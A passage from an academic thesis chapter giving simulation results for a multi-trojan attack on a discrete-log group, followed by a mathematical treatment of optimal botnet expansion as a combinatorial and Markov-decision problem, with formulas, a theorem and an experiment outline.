	$p = 100\%$		$p = 99\%$		$p = 97\%$		$p = 95\%$	
	Space	CPU time	Space	CPU time	Space	CPU time	Space	CPU time
160-bit group	$6.6 \cdot 10^3$	50 ms	$1.4 \cdot 10^4$	113 ms	$4.8 \cdot 10^4$	430 ms	$5.2 \cdot 10^5$	5.8 s
224-bit group	$1.3 \cdot 10^4$	140 ms	$2.6 \cdot 10^4$	300 ms	$2.9 \cdot 10^5$	4.3 s	$4.3 \cdot 10^6$	73 s
256-bit group	$1.8 \cdot 10^4$	220 ms	$4.7 \cdot 10^4$	600 ms	$1.4 \cdot 10^6$	25 s	—	—

Table 7.2: Simulation of the attack with k trojans, in the 256-bit discrete log group of RFC 5114, in the all-or-nothing model (at each iteration, all k bits are recovered with probability p, and nothing is recovered otherwise). The probability $p_{\text{crit}} = 2^{k-1}/(2^k - 1)$ is the theoretical bound for a polynomial-size search tree. Average over 100 trials for each parameter set.

		$p = 80\%$		$p = 70\%$		$p = 60\%$		$p = 50\%$	
	p_{crit}	Space	CPU time	Space	CPU time	Space	CPU time	Space	CPU time
$k = 2$	66%	990	14 ms	1500	16 ms	$2.3 \cdot 10^4$	250 ms	—	—
$k = 3$	57%	280	5 ms	400	7 ms	1120	13 ms	$1.1 \cdot 10^4$	120 ms
$k = 4$	53%	240	5 ms	330	6 ms	630	9 ms	2010	25 ms

Table 7.3: Simulation of the attack with k trojans, in the 256-bit discrete log group of RFC 5114, in the bitwise model (at each iteration, each of the k bits is recovered with probability p). The probability $p_{\text{crit}} = 2 \cdot (1 - 2^{-1/k})$ is the theoretical bound for a polynomial-size search tree. Average over 100 trials for each parameter set.

		$p = 60\%$		$p = 50\%$		$p = 40\%$		$p = 30\%$	
	p_{crit}	Space	CPU time	Space	CPU time	Space	CPU time	Space	CPU time
$k = 2$	59%	3500	50 ms	—	—	—	—	—	—
$k = 3$	41%	550	10 ms	890	15 ms	$5.1 \cdot 10^4$	870 ms	—	—
$k = 4$	32%	370	9 ms	480	11 ms	930	18 ms	$1.2 \cdot 10^4$	190 ms




Figure 7.18: Trojan using an N-well as resistor. N-well has the largest resistance per square.

7.4 Optimal botnet attacks

Abstract

A botnet is a collection of Internet-connected devices, that are under the control of a single entity. They are often used to launch coordinated attacks over the Internet.

We are interested here in the situation where these attacks compromise their target, which then becomes itself a member of the botnet. As such, every attack is an investment, with a potential reward (additional computing power, bandwidth, new IP addresses, etc.).

Formulating this problem as an optimisation task, we construct an optimal attacker or *ÜberBot*[16], which captures the whole network in the least amount of time, when the network's parameters are known. When the parameters are unknown, we leverage machine learning techniques to adapt the strategy and improve the attack scenario over time.

This is joint work with Éric Brier (Ingenico), Éric Freyssinet (LIP 6, UPMC, CNRS), Florentin Guth, David Naccache, Tomas Rigaux, Martin Ruffel, and Lionel Zoubritzky.

7.4.1 Introduction

Recent coordinated attacks over the Internet have relied on a large network of compromised devices. These devices were known for their lack of strong security protections, which allowed the attackers to slowly accumulate valid credentials by brute-forcing most commonly-used passwords.

In this work we consider the possibility that compromised nodes *themselves* may be directed by the attacker to participate in the brute-forcing of additional, yet-uncompromised nodes. In other terms, every node in the network lends its resources (computational power, bandwidth, etc.) to the attacker. These resources are allocated to trying to capture new devices. Our goal is to describe the optimal strategy for selecting which nodes to attack.

This scenario is in fact quite common, and the collection of compromised devices is known as a *botnet* [PGL11; RZM+06].

We should note here that the botnet's objective in this work could be stated as the eventual maximisation of its available resources. In practice, this only accounts for a part of the botnet's existence: Once enough resources are available, the botnet's operator may decide to start using these resource to attack (without trying to capture) a target.

7.4.2 Overview

Consider a graph G, representing interconnected devices[17]. A proportion of these devices has been initially compromised by an attacker, and this subset H_0 of G can be controlled to target and compromise new nodes. If this attack succeeds, the "victim" falls under adversarial control and joins the ranks of H_0, to form H_1, the botnet at time $t = 1$.

We consider a very simple scenario, where the attacker only targets one device at a a time. The attack may succeed or not, according to some node-dependent probability. Once hijacked, the device lends its resources (computing power, network bandwidth, etc.) to the botnet. The botnet's goal is to take control of the whole network as fast as possible, or equivalently to control as many resources as possible.

Every attack plan P has an expected completion time $\Delta(P)$. P can be *deterministic* or *adaptive*. In a deterministic attack plan, the botnet must define in advance the instant at which each node in G will be attacked. Attacks will be automatically launched as planned regardless successes or failures. An adaptive attacker has more freedom and progressively adapts her actions to observed successes or failures.

In a deterministic *sequential* plan, P is a permutation of the nodes of G (identified with $\{1, \dots, n\}$). In more general settings, plans may involve *concurrency* (i.e. distribute the available computational power between several simultaneous attacks) and *pauses* (i.e. halt an attack at a certain point in time and resume it later). This work does not deal with concurrency and pauses.

More precisely, the botnet's task is, at each time step t, to choose a sequence of nodes in $G \setminus H_t$, using the following information:

- Hijack probability for target node g is given by $A(g, r(H_t))$, where H_t is the botnet at time t and $r(H_t)$ is the amount of resources available to the botnet at that time;

[16] This is, of course, a pun on a famous similar concept [Nie83].

[17] Some devices are not directly connected, due to NAT, firewalls, etc. Hence G is not necessary a complete graph.

- Successfully hijacking a node g yields the rewards $B(g)$ and adds the node to H_{t+1};
- Attempting a hijack requires an incompressible investment $C(g)$, regardless of success.

We assume a centralised "command & control" operation center that has full visibility on G and H_t, and decides which node to attack next.

Example 7.5 *As a motivational example, we may consider a 2-node scenario, with the properties given in Table 7.4. The initial node is assumed to start with a ressource count of* 1.

Table 7.4: Network parameters for the scenario of Example 7.5.

Node	$A(r)$	B	C
Saul	$0.2r$	10	2
Simon	0.8	3	1

There are only two strategies:

1. *First focus on Saul. This has a fixed cost of 1, and an initial success probability of* 0.2*, hence on average one would have to repeat* 5 *times, spending 2 resource units each time. Upon capturing Saul,* 10 *resource units become available, that can be spent on capturing Simon, which succeed after an average of* 1.25 *attempts, and costs on average* 1.25 *units. All in all, one has spent a time* 6.25 *and the resource balance is* $1 - 10 + 10 - 1.25 + 3 = 2.75$.
2. *First focus on Simon. On average one spends* 1.25 *units of time and resources to capture Simon; then attacking Saul has a success probability of* 0.8*, i.e. succeed on average after* 1.25 *attempts. All in all, the attack lasted* 2.5 *units of time, and the resource balance is* $1 - 1.25 + 3 - 2.5 + 10 = 10.25$.

As is clear, in this example, the second strategy is the best.

In a first time, we will explore a generalisation of the above example, in which the attack plan is deterministic and can be formalised as the choice of a certain permutation (i.e., which nodes are attacked in which order). This provides us with combinatorial insight about the problem, and highlights some of its interesting and surprising features. However, trying to find the optimal strategy in this way eventually hits a computational barrier.

As we then discuss, it is possible to devise an optimal strategy when A, B, C are known. We achieve this by recasting the botnet optimisation problem as a Markov decision process, for which we can find the optimal solution through the associated Bellman equations. When A is not known, a fallback strategy is to learn it on the fly, using a variant of the Q-learning algorithm. Intuitively, this amounts to "training" the botnet to recognise good targets.

7.4.3 Notations

Unless stated otherwise we use boldface to denote vectors, and indices for coordinates, e.g. $\mathbf{u} = (u_0, \dots)$. The notation $X \sim \mathcal{D}$ means that X is a random variable sampled according to the distribution $\mathcal{D}$. The notation $x \xleftarrow{\$} X$ means that x is sampled uniformly from the finite set X. Γ_n will denote the symmetric group, i.e., the group of permutations of $\{1, \dots, n\}$; we will denote permutations $\sigma \in \Gamma_n$ by their effect, i.e. $\{\sigma(1), \dots, \sigma(n)\}$. When useful, we use $\mathcal{V}_i/t_i$ to mean *"the botnet attacks $\mathcal{V}_i$ and this attack requires t_i time units"*.

7.4.4 Deterministic attack plans

It is interesting, in a first time and to highlight the intricacies of our problem, to consider a slightly simplified version. In a *deterministic sequential* plan, $P \in \Gamma_n$, and the operation takes an expected time $\Delta_{\text{det}}(P)$. The botnet's objective is to find the P_{op} that minimizes $\Delta_{\text{det}}(P)$.

In this section, we model the network in a very simple way: each node of G (labeled $\mathcal{V}_i$) is assimilated to a black-box having only three attributes (ϵ_i, w_i, π):

$$A((\mathcal{V}_i, r) = \epsilon_i r / w_i, \quad B(\mathcal{V}_i) = \pi_i, \quad \text{and} \quad C(\mathcal{V}_i) = 0.$$




Figure 7.19: A toy example to illustrate deterministic sequential attacks. Here the attack plan $P = \{1,2,3,4\}$ is followed.

The botnet's initial computational power is A.[18]

Example 7.6 *A glance at the small example $\Delta_{det}(\{1,2,3,4\})$ is given in Figure 7.19, and reveals the structure of $\Delta_{det}(P)$:*

$$\begin{aligned}
\Delta_{det}(\{1,2,3,4\}) = {} & \epsilon_1\epsilon_2\epsilon_3\left(\frac{w_1}{A}+\frac{w_2}{A+\pi_1}+\frac{w_3}{A+\pi_1+\pi_2}+\frac{w_4}{A+\pi_1+\pi_2+\pi_3}\right)\\
& +\epsilon_1\epsilon_2(1-\epsilon_3)\left(\frac{w_1}{A}+\frac{w_2}{A+\pi_1}+\frac{w_3}{A+\pi_1+\pi_2}+\frac{w_4}{A+\pi_1+\pi_2}\right)\\
& +\epsilon_1(1-\epsilon_2)\epsilon_3\left(\frac{w_1}{A}+\frac{w_2}{A+\pi_1}+\frac{w_3}{A+\pi_1}+\frac{w_4}{A+\pi_1+\pi_3}\right)\\
& +\epsilon_1(1-\epsilon_2)(1-\epsilon_3)\left(\frac{w_1}{A}+\frac{w_2}{A+\pi_1}+\frac{w_3}{A+\pi_1}+\frac{w_4}{A+\pi_1}\right)\\
& +(1-\epsilon_1)\epsilon_2\epsilon_3\left(\frac{w_1}{A}+\frac{w_2}{A}+\frac{w_3}{A+\pi_2}+\frac{w_4}{A+\pi_2+\pi_3}\right)\\
& +(1-\epsilon_1)\epsilon_2(1-\epsilon_3)\left(\frac{w_1}{A}+\frac{w_2}{A}+\frac{w_3}{A+\pi_2}+\frac{w_4}{A+\pi_2}\right)\\
& +(1-\epsilon_1)(1-\epsilon_2)\epsilon_3\left(\frac{w_1}{A}+\frac{w_2}{A}+\frac{w_3}{A}+\frac{w_4}{A+\pi_3}\right)\\
& +(1-\epsilon_1)(1-\epsilon_2)(1-\epsilon_3)\left(\frac{w_1}{A}+\frac{w_2}{A}+\frac{w_3}{A}+\frac{w_4}{A}\right)
\end{aligned}$$

For instance, the term:

$$\epsilon_1(1-\epsilon_2)\epsilon_3\left(\frac{w_1}{A}+\frac{w_2}{A+\pi_1}+\frac{w_3}{A+\pi_1}+\frac{w_4}{A+\pi_1+\pi_3}\right)$$

expresses the following fact: initially, the botnet must *attack $\mathcal{V}_1$ using her own computer (during $\frac{w_1}{A}$ time units). As $\mathcal{V}_1$ falls into the botnet's "hands" (ϵ_1), the attack on $\mathcal{V}_2$ uses both A and $\mathcal{V}_1$'s captured power π_1. Hence, $\frac{w_2}{A+\pi_1}$ time units are required to attack $\mathcal{V}_2$ but this attack fails ($1-\epsilon_2$). Hence $\mathcal{V}_3$ is attacked using $A+\pi_1$ only during $\frac{w_3}{A+\pi_1}$ time. $\mathcal{V}_3$ falls (ϵ_3) and the botnet's power grows further to $A+\pi_1+\pi_3$ which allows her to complete the (last) attack on $\mathcal{V}_4$ in $\frac{w_4}{A+\pi_1+\pi_3}$ time units.*

In other words, the formula enumerates all success/failure scenarios and sums their respective time expectations.

[18] $A=1$ if the unit in which the π_i are expressed is not instructions per second but "bot-equivalents".

Theorem 7.2 *For arbitrary n, Δ_{det} is given by the following formula where $k[j]$ denotes the j-th bit of k:*

$$\Delta_{det}(P) = \sum_{k=0}^{2^{n-1}-1} \prod_{j=0}^{n-2} \epsilon_{P(j+1)}^{k[j]} \left(1-\epsilon_{P(j+1)}\right)^{1-k[j]} \sum_{i=1}^{n} \frac{w_{P(i)}}{A + \sum_{\ell=0}^{i-2} k[\ell]\pi_{P(\ell+1)}}$$

Remark. The evolution of Δ_{det} is irregular because $\Delta_{\text{det}}(P)$ does not depend on $\pi_{P(n)}$ and $\epsilon_{P(n)}$. Thus, swapping $\mathcal{V}_{P(n)}$ with some another $\mathcal{V}_{i\neq P(n)}$ replaces two formula parameters by new ones. This may cause radical variations in Δ.[19]

7.4.4.1 Computational strategies

The problem of minimising Δ_{det} is a form of combinatorial optimisation; most such problems cannot be efficiently solved, and unsurprisingly we do not have a polynomial-time algorithm to compute the optimal deterministic strategy. However, it is noteworthy that the problem's complexity is (at most) exponential and not factorial as one would expect.

We first note that the computation of P_{op} can be accelerated (by a constant factor) using early aborts[20] and by smartly recycling for P_{i+1} computations performed for computing P_i.

Also, if $P = \{P(1), \ldots, P(n-1), P(n)\}$ and $P' = \{P(1), \ldots, P(n-2), P(n), P(n-1)\}$ we observe that the common prefix $\{P(1), \ldots, P(n-2)\}$ can serve for the computation of both $\Delta_{\text{det}}(P)$ and $\Delta_{\text{det}}(P')$. Pushing this observation further, we get a divide and conquer algorithm. Let $n = 2k$ and let P_{op}^{2k} be the optimal plan for attacking $\mathcal{V}_1, \ldots, \mathcal{V}_{2k}$. Given the (unordered) list $\mathcal{V}_{P_{\text{op}}^{2k}(1)}, \ldots, \mathcal{V}_{P_{\text{op}}^{2k}(k)}$ we can compute the (ordered) prefix $\{P_{\text{op}}^{2k}(1), \ldots, P_{\text{op}}^{2k}(k)\}$ of P_{op}^{2k} without examining $\mathcal{V}_{P_{\text{op}}^{2k}(k+1)}, \ldots, \mathcal{V}_{P_{\text{op}}^{2k}(2k)}$, i.e. $\Delta_{\text{det}}(P_{\text{op}}^{2k})$ can be computed by generating and solving all $\binom{2k}{k}$ sub-problem pairs of size k.

In other words, if the cost of finding P_{op}^{2k} is $f(n)$ then, denoting $n = 2^a$:

$$\begin{aligned} f(n) &= \binom{n}{n/2} \times 2f\left(\frac{n}{2}\right) \\ &= \frac{2^a n! f(1)}{\prod_{i=1}^{a-1}(2^i)!} \\ &\sim c_1 2^{2^{a+1}+c_2 a - \frac{a^2}{4}} \\ &= O\left(2^{2n+c_2\log_2 n - \frac{\log_2^2 n}{4}}\right) \\ &= O\left(2^{2n}\right) \end{aligned}$$

where:

$$c_1 = \frac{f(1)\pi^2}{e^2} \quad \text{and} \quad c_2 = \frac{5-2\log_2\pi}{4}$$

Remark. Can a P_{op}^{n+1} be constructed by inserting $\mathcal{V}_{n+1}$ into P_{op}^{n}? It appears that such *is frequently the case*. We can provide experimental statistics about the ratio of configurations for which the insertion of $\mathcal{V}_5$ and $\mathcal{V}_6$ into a 4-target solution is possible.

We ran the following experiment, for values of A between 0 and 400:

Experiment(B_π, B_w)(A):

1. $r_A \leftarrow 0$
2. for $t = 1$ to 800
3. for $i = 1$ to 6
4. $\epsilon_i \xleftarrow{\$} [0.01, 1]$
5. $\pi_i \xleftarrow{\$} [1, B_\pi]$

[19] A (somewhat artificial) remedy would be to rectify the model and assume that after the last attack Alice needs to amortize the captured computational power to perform some constant computational task w'. We do not use this alternative definition here.

[20] For instance, start by recording $\Delta_{\text{det}}(P_0)$ as a best score and begin computing $\Delta_{\text{det}}(P_1)$. As soon as the summation of terms in $\Delta_{\text{det}}(P_1)$ exceeds $\Delta_{\text{det}}(P_0)$ stop and try P_2, etc.

6. $w_i \xleftarrow{\$} [1, B_w]$
7. compute $P \leftarrow P_{\text{op}}(\mathcal{V}_1, \ldots, \mathcal{V}_6)$
8. compute $Q \leftarrow P_{\text{op}}(\mathcal{V}_1, \ldots, \mathcal{V}_4)$
9. if P can be obtained by inserting 5 and 6 into Q
10. $r_A \leftarrow r_A + \frac{1}{800}$
11. return r_A

For large A, the success ratio r_A tends to one. We do not have an explanation of this observation; see Figure 7.20. However, if true, this could yield a polynomial-time algorithm that outputs P_{op} with high probability for large A values.




Figure 7.20: Experiment$(100, 100)$ (in red) and Experiment$(50, 200)$ (in blue). r_A is the ratio of 6-target optimal plans obtainable by inserting 5 and 6 into their corresponding 4-target optimal plan. As A grows, it seems that one can find an optimal solution with high probability, simply by inserting the additional nodes in a smaller optimal solution.

7.4.5 Analysing adaptive attacks

In an adaptive attack, Alice adapts future moves to successes and failures. To understand what an optimal adaptive attack is, assume that we already know (thanks to some oracle) that the best adaptive attack *must* start by attacking $\mathcal{V}_1$. Before attacking $\mathcal{V}_1$ we face the two possible futures illustrated in Figures 7.21 and 7.22:

After attacking $\mathcal{V}_1$ the "dust settles", and Alice's information increases. Hence:

$$\begin{aligned}\Delta_{\mathsf{ad}}(\{1,\cdot,\cdot\}) = \frac{w_1}{A} \\ + \epsilon_1 \min\left(\frac{w_2}{A+\pi_1} + \frac{\epsilon_2 w_3}{A+\pi_1+\pi_2} + \frac{(1-\epsilon_2)w_3}{A+\pi_1}, \frac{w_3}{A+\pi_1} + \frac{\epsilon_3 w_2}{A+\pi_1+\pi_3} + \frac{(1-\epsilon_3)w_2}{A+\pi_1}\right) \\ + (1-\epsilon_1)\min\left(\frac{w_2}{A} + \frac{\epsilon_2 w_3}{A+\pi_2} + \frac{(1-\epsilon_2)w_3}{A}, \frac{w_3}{A} + \frac{\epsilon_3 w_2}{A+\pi_3} + \frac{(1-\epsilon_3)w_2}{A}\right)\end{aligned}$$

It appears that

$$\frac{w_2}{A+\pi_1} + \frac{\epsilon_2 w_3}{A+\pi_1+\pi_2} + \frac{(1-\epsilon_2)w_3}{A+\pi_1} < \frac{w_3}{A+\pi_1} + \frac{\epsilon_3 w_2}{A+\pi_1+\pi_3} + \frac{(1-\epsilon_3)w_2}{A+\pi_1}$$

and

$$\frac{w_2}{A} + \frac{\epsilon_2 w_3}{A+\pi_2} + \frac{(1-\epsilon_2)w_3}{A} < \frac{w_3}{A} + \frac{\epsilon_3 w_2}{A+\pi_3} + \frac{(1-\epsilon_3)w_2}{A},$$

from which we have

$$\epsilon_2 w_3 \pi_2 (A + \pi_1 + \pi_3) > \epsilon_3 w_2 \pi_3 (A + \pi_1 + \pi_2)$$
$$\epsilon_2 w_3 \pi_2 (A + \pi_3) > \epsilon_3 w_2 \pi_3 (A + \pi_2)$$

Figures 7.21 and 7.22 can thus be merged into the unique plan shown in Figure 7.23.

To find the best adaptive attack, Alice defines:

$$\begin{aligned}\Delta_{\mathsf{ad}}(\{x,\cdot,\cdot\}) = \frac{w_x}{A} \\ + (1-\epsilon_x)\min\left(\frac{w_z}{A} + \frac{\epsilon_z w_y}{A+\pi_z} + \frac{(1-\epsilon_z)w_y}{A}, \frac{w_y}{A} + \frac{\epsilon_y w_z}{A+\pi_y} + \frac{(1-\epsilon_y)w_z}{A}\right) \\ + \epsilon_x \min\left(\frac{w_z}{A+\pi_x} + \frac{\epsilon_z w_y}{A+\pi_x+\pi_z} + \frac{(1-\epsilon_z)w_y}{A+\pi_x}, \frac{w_y}{A+\pi_x} + \frac{\epsilon_y w_z}{A+\pi_x+\pi_y} + \frac{(1-\epsilon_y)w_z}{A+\pi_x}\right)\end{aligned}$$

and computes:

$$\Delta_{\mathsf{ad}}(P_{\mathsf{opt}}) = \min_{\{x,y,z\}\in\Gamma_n} (\Delta_{\mathsf{ad}}(x,\cdot,\cdot))\,.$$

Intuition suggests that an adaptive plan (allowing Alice more freedom of action) would yield better results than a deterministic one. Such is indeed the case, as shown in the following example[21] where $A = 7$, $n = 3$ and $\mathcal{V}_1 = \{2, 1, 0.3\}$, $\mathcal{V}_2 = \{10, 5, 0.2\}$, $\mathcal{V}_3 = \{1, 2, 0.4\}$ (see Figure 7.24). We have:

σ	$\{1,2,3\}$	$\{1,3,2\}$	$\{2,1,3\}$	$\{2,3,1\}$	$\{3,1,2\}$	$\{3,2,1\}$
Δ_{det}	1.04564	1.04452	1.07646	1.08646	1.05643	1.08436

For $n = 3$, adaptive attacks are not characterized by a permutation but by the $\mathcal{V}_i$ attacked first. It appears that:

$$\begin{aligned}\Delta_{\mathsf{det}}(2,1,3) =& \Delta_{\mathsf{ad}}(2,\cdot,\cdot) = 1.07646 \\ \Delta_{\mathsf{det}}(3,1,2) =& \Delta_{\mathsf{ad}}(3,\cdot,\cdot) = 1.05643 \\ \text{but:}\quad & \Delta_{\mathsf{ad}}(1,\cdot,\cdot) = 1.04417 < \min_{\{x,y,z\}\in\Gamma_3} (\Delta_{\mathsf{det}}(x,y,z)) = \Delta_{\mathsf{det}}(1,3,2) = 1.04452\end{aligned}$$

Here,

$$\begin{aligned}\Delta_{\mathsf{ad}}(1,\cdot,\cdot) &= \frac{w_1}{A} + (1-\epsilon_1)\left(\frac{(1-\epsilon_3)w_2}{A} + \frac{\epsilon_3 w_2}{A+\pi_3} + \frac{w_3}{A}\right) + \epsilon_1\left(\frac{w_2}{A+\pi_1} + \frac{(1-\epsilon_2)w_3}{A+\pi_1} + \frac{\epsilon_2 w_3}{A+\pi_1+\pi_2}\right) \\ &= 1.04417\end{aligned}$$

The general algorithm is illustrated in Figures 7.25 and 7.26. Assume again that we know (thanks to some oracle) that an adaptive attack for $n = 4$ should start by $\mathcal{V}_1$. Figure 7.25 shows the 4 possible attack plans starting by an attack on $\mathcal{V}_1$.

To compute a time expectation of a branch, consider the chain of red and blue cells leading to the black leaf. The chain defines the computation power available for attacking the black leaf and hence the time taken to do so. Work the way up until a ? is met. Then prune all branches except the one whose time is minimal and proceed further up. This will yield a decision tree representing the optimal adaptive moves.

Now, because we are not given an oracle (i.e., the optimal attack may begin by some $\mathcal{V}_i \neq \mathcal{V}_1$) the process must be repeated for all possible first targets as shown in Figure 7.26.

The algorithm examines $2^n n!$ attack chains and prunes them to get the 2^n "recipe" describing how to best proceed adaptively.

The frequencies of different timings are given in Table 7.5. We could heuristically identify some of these entries as:

$$\{2i!, 1\},\ \{2, i!\phi(i)\}, \{2(i-1)!, i\}, \{2(i-2)!, 3i(i-1)\}.$$

A noteworthy feature of the problem we are approaching is the following:

[21] $\mathcal{V}_i = \{\pi_i, w_i, \epsilon_i\}$.




Figure 7.21: First possible future after attacking $\mathcal{V}_1$: attack $\mathcal{V}_2$ first, $\mathcal{V}_3$ next.




Figure 7.22: Second possible future after attacking $\mathcal{V}_1$: attack $\mathcal{V}_3$ first, $\mathcal{V}_2$ next.




Figure 7.23: Combined attack plan starting with $\mathcal{V}_1$.




Figure 7.24: The $\{1, \cdot, \cdot\}$ scenario (note that the order of attacks in the branches is reversed).

